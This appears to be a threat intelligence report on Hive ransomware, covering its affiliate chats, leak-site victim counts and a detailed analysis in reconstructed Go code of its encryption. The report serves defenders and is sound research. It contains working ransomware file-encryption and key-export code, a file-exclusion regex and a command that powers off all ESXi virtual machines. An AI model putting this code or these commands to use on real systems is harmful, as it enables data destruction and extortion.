
The victim writes a message to the admin (on the left), which is visible to the Hive affiliate as well

2

The affiliate writes a message to the admin (on the right)

3

The admin relays the message to their chat with the victim



Hive's Sales Department

The attacked organizations sometimes try to argue with the Hive admins about the company's revenue.

Live Chat

Sales dept.

Your client has revenue of \$112M in last year. He can afford it

08:41

We usually take 3% of revenue, but in this case 1% only

08:42


thank you reply but in china it is low level 98% company can rebuild his it system china company not pay much money at net safe , rely like my word ,a client want restore just 6-10 server .so you ask too much you can more china news,chinese almost give up ,rebuild just need time and re input, usually client have some backup !

08:50

All backups were handled. Otherwise you wouldn't


Chat between the victim company and Hive admin


After the victim pays the ransom, they are allowed to download the decryptor with a step-by-step guide on how to use it.



Decryptor in the Hive affiliate program

However, some victims claim they experienced problems decrypting their data after receiving the decryptor.





Malfunctioning of Hive decryptor

Actual number of Hive victims and technical features of the gang's DLS

Throughout its history, the Hive DLS featured information about **48** companies (including those whose data had been removed from the DLS at some point), which refused to pay the ransom. Most of the victim-companies are from the United States. The main industries targeted by Hive are IT and real estate.

VICTIMS OF HIVE RANSOMWARE POSTED ON DLS



Distribution by country

USA	28
UNITED KINGDOM	2
AUSTRALIA	2
NETHERLANDS	2
CHINA	2
CANADA	1
PERU	1
SWITZERLAND	1
PORTUGAL	1
THAILAND	1
INDIA	1
NORWAY	1
SPAIN	1
GERMANY	1
TAIWAN	1
FRANCE	1
ITALY	1

Distribution by industry

REAL ESTATE	5
INFORMATION TECHNOLOGY	5
MANUFACTURING	5
OTHER	4
COMMERCE AND SHOPPING	3
TRANSPORTATION	3
MEDIA AND ENTERTAINMENT	3
FINANCIAL SERVICES	3
PROFESSIONAL SERVICES	2
ADMINISTRATIVE SERVICES	2
FOOD AND BEVERAGE	2
HARDWARE	2
HEALTHCARE	2
LENDING AND INVESTMENTS	1
CLOTHING AND APPAREL	1
EDUCATION	1
PRIVACY AND SECURITY	1
CONSUMER GOODS	1
GAMING	1
SOFTWARE	1

355 number of Hive victims

48 victim companies posted on Hive's DLS

* Data Leak Sites that reveal data on companies refusing to pay ransom Group-IB, 2021

Curiously, every affiliate of the Hive RaaS has access to all the company's IDs in the database. Hive's DLS and admin panels are running through API. Only two groups besides Hive have used API: Grief and DoppelPaymer.

Each victim company is assigned a unique ID which can also be found on the DLS. The profile also includes the number of messages that the victim and the criminal have exchanged.

```

JSON
  0: Object { company_id: "DC3XA6ZZXZD_com", activity: 0 }
  1: Object { company_id: "DDSErMemKGc_com", activity: 0 }
  2: Object { company_id: "CZJj6wYrwsF_com", activity: 1 }
  3: Object { company_id: "CwQ7im69U4m_com", activity: 57 }
      company_id: "CwQ7im69U4m_com"
      activity: 57
  4: Object { company_id: "D1JPovnEyhg_com", activity: 0 }
  5: Object { company_id: "AQ5yWM5go9k_com", activity: 7 }
  6: Object { company_id: "A8YEJDUrdJw_com", activity: 1 }
  7: Object { company_id: "BCU88H21ksa_com", activity: 1 }
    
```

Victim company data: IDs and the number of chat messages with the Hive "sales department"

But an API error has enabled the Group-IB Threat Intelligence team to identify the exact number of attacks as well as to make an assumption about the number of companies that paid the ransom to keep their data confidential. By October 16, Hive's API held records of


312 companies that most likely fell victim to Hive's operators. The data about 48 out of them was released on DLS.

Based on the analysis of company data obtained through API, the number of victims grew by 72% in less than one month. On September 16, the total number of records related to victim-companies was **181**. Just one month later, on October 16, the number increased to **312**. Notably, 43 companies listed as victims in September disappeared from API in October, most likely after paying the ransom.

When adding the number of unique company IDs obtained through Hive's API in October (312) and the number of companies whose data disappeared from API between September and October (43), we can get the total number of Hive's attacks amounting to **355**.

It was also discovered that **104** companies out of **312** had negotiated with Hive's operators and their data had not been listed on DLS.

By October 16, the data of only 34 companies out of 48 remained on Hive's DLS — the information about 14 victims, who most likely agreed to pay the ransom, had been wiped from DLS and API. Most of the 34 victims listed on DLS by October 16 did not negotiate with the Hive operators.



Hive ransomware analysis

As it was mentioned earlier, for each upcoming attack of their affiliates, Hive RaaS owners build a personalized ransomware kit. This kit contains different versions of the ransomware customized for various operating systems:

Except for the ESXi version, Hive ransomware samples were built using the Go (Golang) language and have a common source code except for the part specific for each operating system. The file encryption algorithm is identical for all Hive versions.

To hinder detection and analysis, most Hive samples written in Go are obfuscated. The samples also have timestamps removed and other identifying features missing, e. g. (Go Build ID).

We highlighted three versions of Hive ransomware:

1

v1

from June to July 2021 (inclusive)

2

v2

from August to mid-September 2021

3

v3

from mid-September 2021 to the present moment

Samples for Windows v1 and v2 were compressed using a file packer UPX. The first version uses ".hive" extension for encrypted files, while in later versions it is unique for every individual victim.

When building each ransomware kit, the following data is generated:

a unique extension for encrypted files (victim's identifier) "xxxxx" (where x is any of the symbols '0'-'9', 'a'-'z'), e. g., "y1iiu"

a unique text file name containing the ransom demand "XXXX_HOW_TO_DECRYPT.txt" (X is any of the symbols '0'-'9', 'A'-'Z', 'a'-'z'), e. g.: "XGTb_HOW_TO_DECRYPT.txt"

20 pairs of RSA keys of various length (from 2048 to 5120) (in the previous Hive versions – 100 pairs of keys)

victim's credentials to access their personal page on the Hive website: login (12 symbols) and password (20 symbols)

This data except for the private RSA keys are used to compile various versions of the ransomware kit.

Hive for Windows

Hive ransomware for Windows is available in two versions: the hidden one (GUI) and the console one (CUI). In the console version, the encryption process is displayed in the console window. Before encryption, the ransomware stops system services, terminates processes, deletes shadow copies, and changes permissions to access all files. After finishing the encryption process, ransomware wipes empty disk space with random data to prevent file recovery.

File encryption is performed for all logical drives and available network resources or directories/resources, paths to which are provided in the command line.

At the last stage, the ransomware displays a text file containing ransom demand and deletes itself.

Hive ransomware for Windows uses the following regular expression to exclude files from encryption:

```
"(?:[WIN_DIR]\\.
```

```
(?:386|adv|ani|bat|bin|cab|cmd|com|cpl|cur|deskthemepack|diagcab|diagcfg|diagpkg|dll|drv|exe|hlp|hrmlog|hta|icl|icns|ico|ics|idx|ini|key|lnk|lock|log|mod|mpa|mp3|msc|msi|msp|msstyles|msu|nls|nomedia|ocx|prf|ps1|rom|rtp|scr|shs|spl|sys|theme|themepack|url|wpx)$|(?:autorun\.inf|bootfont\.bin|boot\.ini|bootsect\.bak|desktop\.ini|iconcache\.db|ntldr|ntuser\.dat|ntuser\.dat\.log|ntuser\.ini|thumbs\.db)$|\\\$recycle\.bin|\\$windows\.~bt|\\$windows\.~ws|Allusers|appdata|applicationdata|boot|google|intel|Microsoft|mozilla|Mozilla|Msbuild|msocache|perflogs|systemvolumeinformation|torbrowser|windows|Windowsnt|windows\.old)\\|(\$\\Windows\\|\\ADMIN\$|\\IPC\$)(?:^$))"
```

WIN_DIR is a path to the Windows directory.

Command line parameters

Depending on the ransomware build, the combination of command line parameters can differ to a certain extent.

Hive for Linux/FreeBSD

Hive's Linux/FreeBSD ransomware terminates non-root processes, scans and encrypts the files in the root directory (*/*) or in the directories displayed in the command line. To prevent file restore, it can fill disk space with random data.

Command line parameters:

Hive for ESXi

Hive's ESXi version is aimed at encrypting virtual machine files.

Before encrypting the files, ransomware stops virtual machines with the following command:

```
vim-cmd vmsvc/getallvms | grep -o -E '^[0-9]+' | xargs -r -n 1 vim-cmd  
vmsvc/power.off
```

Command line parameters:

Technical analysis of file encryption implementation in Hive

In this article we will examine the file encryption algorithms implemented in the latest versions of Hive. In the previous versions, the encryption was implemented in a similar way, therefore the following results of the technical analysis will also give a general idea of the implementation of encryption in earlier versions.

For a detailed representation of the described elements, we will use a programming language Go, which Hive developers wrote their malware in. Most functions will be called by the terms which are similar to those used by Hive developers. The code presented below has been slightly simplified, but it is consistent with the algorithms laid down by Hive developers.

Two main data structures used in Hive ransomwares:

```

// Key table structure
type EncryptionKeyTab struct {
    Data []byte
    Hash []byte
}

// HiveContext structure
type HiveContext struct {
    KeyTab *EncryptionKeyTab
    RansomExt string
    RansomNoteName string
    RansomNote string
    FileSkipList string
    SkipWipe bool
    NumThreads int
    CmdArgs []string
    FileSkipRegexp *regexp.Regexp
    SkipRegexp *regexp.Regexp
    EncSkipRegexp *regexp.Regexp
    ServiceStopList string
    ProcessKillList string
    GrantPermissions bool
    ProcessKillRegexp *regexp.Regexp
    ServiceStopRegexp *regexp.Regexp
}

```

EncryptionKeyTab is the structure of the encryption key table.

HiveContext is the structure containing the main Hive ransomware's data, such as file contents encryption key table, software configuration data (the extensions of the encrypted files, the name of the file containing ransom demand and its contents, lists of processes and services), command line arguments, compiled regular expressions, etc. Depending on the build of the sample, the structure of HiveContext can slightly differ.

Hive main function:

```
// Hive main function
func (ctx *HiveContext) RunProcess() {

    ctx.Init()

    ctx.ExportKey()

    ctx.Preprocess()

    ctx.PreNotify()

    ctx.ScanFiles()

    ctx.EncryptFiles()

    ctx.EraseKey()

    ctx.Notify()

    ctx.WipeSpace()

    ctx.Postprocess()
}
```

As its name suggests, the Init function initializes the program: it receives its working parameters and fills in the appropriate fields of the HiveContext structure.

Key table

At the start, Hive ransomwares generate a key table for encrypting file contents in the form of an array of random data 1 MB (1 048 576 bytes) in size. To generate the key table, the malware uses a standard function rand.Read from the Go cryptographic package "crypto/rand".

```

// Hive initialization
func (ctx *HiveContext) Init() {

    mathrand.Seed(time.Now().UnixNano())

    // Generate key table
    ctx.KeyTab = GenKeyTab()

    // Etc
    ...
}

// Generate key table
func GenKeyTab() *EncryptionKeyTab {

    data := make([]byte, 0x100000, 0x100000)
    cryptorand.Read(data)

    var keytab EncryptionKeyTab

    keytab.Data = data

    hash := sha512.Sum512_256(data)

    keytab.Hash = hash[:]

    return &keytab
}

```

As can be observed in the GenKeyTab function, after generating a key table, an additional hash SHA512-256 of its contents is calculated via the sha512.Sum512_256 function from the Go package "crypto/sha512". Consequently, the value of this hash, which is 32 bytes in size, will be repeatedly used in the software.

After completing the initialization of the Init program, a generated key table is exported. And here Hive developers showed quite an original approach.


```

// Export key table
func (ctx *HiveContext) ExportKey() {

    // Import RSA public keys
    pubkeys := ImportRSAPubKeys()

    // Encrypt key table
    enc_keytab := ctx.KeyTab.Export(pubkeys)

    key_name_data := append(ctx.KeyTab.Hash, 0xFF)

    key_name := base64.URLEncoding.EncodeToString(key_name_data)

    key_filename := key_name + ".key." + ctx.RansomExt

    // Save encrypted key table to file
    ...
}

// Import RSA public keys
func ImportRSAPubKeys() []*rsa.PublicKey {

    var pubkeys []*rsa.PublicKey

    for i := 0; i < len(RSAPubKeyDerDataList); i++ {

        pubkey, _ := x509.ParsePKCS1PublicKey(RSAPubKeyDerDataList[i])

        pubkeys = append(pubkeys, pubkey)
    }

    return pubkeys
}

```

As we mentioned before, the body of the malware contains 20 public RSA keys of various lengths (from 2048 to 5120) in the DER format. Initially, the keys are stored in the encrypted form, and when the malware starts, they are decrypted and placed in a global list that we called RSAPubKeyDerDataList. To use these RSA keys for key table encryption, they are imported beforehand.

The contents of the keytab are encrypted by blocks via encryption algorithm RSA-OAEP with iterative use of the 20 above mentioned RSA keys. The size of each block is equal to the maximum acceptable size of the encrypted data, which is defined by the length of the corresponding RSA key.

```

// Encrypt key table
func (keytab *EncryptionKeyTab) Export(pubkeys []*rsa.PublicKey) []byte {

    dst_data := make([]byte, 0, 0x2000000)

    pos := 0
    rem_len := len(keytab.Data)
    num_keys := len(pubkeys)

    i := 0

    for rem_len > 0 {

        pubkey := pubkeys[i % num_keys]

        chunk_size := pubkey.Size() - (2 * 32 + 2)
        if chunk_size > rem_len {
            chunk_size = rem_len
        }

        hash := sha512.New512_256()

        rng := cryptorand.Reader

        enc_chunk, _ := rsa.EncryptOAEP(hash, rng, pubkey,
                                        keytab.Data[pos : pos + chunk_size],
                                        nil)

        dst_data = append(dst_data, enc_chunk...)

        pos += chunk_size
        rem_len -= chunk_size
        i++
    }

    return dst_data
}

```

Encrypted in such a way, the key enc_keytab is then saved in the root directories of logical drives under the following file name:

[KEY_NAME].key.[RANSOM_EXT]

KEY_NAME is the name of an encrypted key table 44 symbols long, received as a result of converting the original key table contents' hash into the Base64 string with adding the 0FFh byte at the end (33 bytes total). To convert to Base64, the following table of Base64 symbols is used:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_
_

RANSOM_EXT is a configuration parameter that defines an extension for encrypted files.

For example, the name

sb8SzAPVNWhK66-6cahq7Ah8gGm0JCykPSI5D07wFMH_.key.xxxxx

corresponds to the following hash of the key tab contents.

```
00000000: B1 BF 12 CC-03 D5 35 68-4A EB AF BA-71 A8 6A EC
00000010: 08 7C 80 69-8E 24 2C A4-3D 22 39 0F-4E F0 14 C1
00000020: FF - - - -
```

File content encryption

Now let's have a look at the most interesting part – the implementation of file contents encryption.

File encryption function presented in the Go language:

```
// Encrypt file
func (keytab *EncryptionKeyTab) EncryptFilename(filename string,
                                                ransom_ext string) error {

    n1 := mathrand.Uint32()
    n2 := mathrand.Uint32()

    var ext_data [42]byte

    copy(ext_data[:32], keytab.Hash)
    ext_data[32] = 0xFF
    *(*uint32)(unsafe.Pointer(uintptr(unsafe.Pointer(&ext_data[33])))) = n1
    *(*uint32)(unsafe.Pointer(uintptr(unsafe.Pointer(&ext_data[37])))) = n2
    ext_data[41] = 0x34

    file_ext := base64.URLEncoding.EncodeToString(ext_data[:])

    new_filename := filename + "." + file_ext + "." + ransom_ext

    err := os.Rename(filename, new_filename)
    if err != nil {
        return err
    }

    // Encrypt file data
    return keytab.EvaluateFilename(new_filename, n1, n2)
}
```

For each file, two random 32-bit numbers, n1 and n2, are generated. In this case, to generate numbers, a standard pseudorandom sequence generator from the Go "math/rand" package is used. As seen above, in a fragment of the Init function a pseudorandom sequence is generated using the current time set on the victim's system:

```
mathrand.Seed(time.Now().UnixNano())
```

These two random numbers are used to form the name of the encrypted file, and, notably, to encrypt the file data. After that, the file is renamed and encrypted.

This is how the name of an encrypted file looks like:
[FILE_NAME].[ENCRYPTED_EXT].[RANSOM_EXT]

FILE_NAME is the name of the original unencrypted file.

ENCRYPTED_EXT is the extension of the encrypted file, 56 symbols long, which is received as a result of converting the original key table contents' hash into the line Base64 with adding the following data at the end: the 0FFh byte, 32-bit numbers n1 and n2 (little-endian byte sequence) and the 34h byte (42 bytes total).

RANSOM_EXT is a configuration parameter that defines extensions of the encrypted files. For example, the name

```
filename.ext.sb8SzAPVNWhK66-6cahq7Ah8gGm0JCykPSI5D07wFMH_0Xg0sk1aRdc0.xxxxx
```

corresponds to the following data:

```
00000000: B1 BF 12 CC-03 D5 35 68-4A EB AF BA-71 A8 6A EC
00000010: 08 7C 80 69-8E 24 2C A4-3D 22 39 0F-4E F0 14 C1
00000020: FF D1 78 34-B2 4D 5A 45-D7 34 -
```

In this case, the numbers n1 and n2 have the values 0B23478D1h and 0D7455A4Dh respectively.

In Hive, files are encrypted by blocks 4096 bytes in size, with the maximum number of blocks encrypted within a file amounting to 25, which corresponds to 102,400 bytes of encrypted data. There can be an interval separating the encrypted blocks, the size of which is defined by the file size. The encryption is implemented using byte-by-byte XOR with two byte sequences from the keytab 102,400 bytes and 3,072 bytes respectively. The starting positions in the sequences are defined using the n1 and n2 numbers respectively.

File contents encryption code:

```

// Encrypt file data
func (keytab *EncryptionKeyTab) EvaluateFilename(filename string,
                                                n1 uint32,
                                                n2 uint32) error {

    f, err := os.OpenFile(filename, os.O_RDWR, 0600)
    if err != nil {
        return err
    }

    defer f.Close()

    file_info, err := f.Stat()
    if err != nil {
        return err
    }

    file_size := file_info.Size()

    var num_blocks int = int(30 * (file_size / 4096) / 100)

    if file_size == 0 {
        return nil
    }

    if file_size <= 4096 {
        num_blocks = 1
    } else if (num_blocks < 2) {
        num_blocks = 2
    } else {
        if (num_blocks > 25) {
            num_blocks = 25
        }
    }

    key_data1_pos := n1 % 0xE7000
    key_data1 := keytab.Data[key_data1_pos : key_data1_pos + 0x19000]

    key_data2_pos := n2 % 0xFF400
    key_data2 := keytab.Data[key_data2_pos : key_data2_pos + 0xC00]

    var buf [4096]byte

    var total_pos int = 0

    var block_space int64

    if num_blocks > 1 {
        block_space = 0
    } else {
        block_space = (file_size - int64(num_blocks * 4096)) /
            int64(num_blocks - 1)
    }

    for block_num := 1; block_num <= num_blocks; block_num++ {

```

```

var file_off int64

if block_num == 1 {
    file_off = 0
} else if block_num == num_blocks {
    if file_size > file_off + 4096 {
        file_off = file_size - 4096
    }
} else {
    file_off += int64(block_space)
}

bytes_read, err := f.ReadAt(buf[:], file_off)
if (err != nil) && (err != io.EOF) {
    return err
}

if bytes_read == 0 {
    break
}

// Encrypt block
for i := 0; i < bytes_read; i++ {
    pos := total_pos + i
    buf[i] ^= key_data1[pos % 0x19000] ^ key_data2[pos % 0xC00]
}

_, err = f.WriteAt(buf[:bytes_read], file_off)
if err != nil {
    return err
}

file_off += int64(bytes_read)
total_pos += bytes_read
}

return nil
}

```

When the files are encrypted, the file encryption key table is erased from the system's memory (EraseKey function). Therefore, to decrypt each file, the initial encryption key table is required, as well as the values of n1 and n2 numbers are required, extracted from this file name.

From threat actors' point of view, the main advantages of this approach to file encryption are the file size, which remains unchanged after the encryption, and the encryption speed. High encryption speed is also determined, among other factors, by the original file size. As opposed to many other ransomware samples, Hive does not write its metadata directly in the encrypted file. This advantage additionally complicates file recovery process, since the operating system will likely rewrite data in the same clusters. This system, however, does not look ideal when it comes to stability.

In comparison, in the previous Hive versions the key table size amounts to 10 MB and the number of RSA keys used to encrypt it reaches 100. Content encryption is also performed using a similar algorithm based on the byte-by-byte XOR.

Indicators of compromise

SHA-256

```
1e21c8e27a97de1796ca47a9613477cf7aec335a783469c5ca3a09d4f07db0ff
2f7d37c22e6199d1496f307c676223dda999c136ece4f2748975169b4a48afe5
50ad0e6e9dc72d10579c20bb436f09eeaa7bfdbcb5747a2590af667823e85609
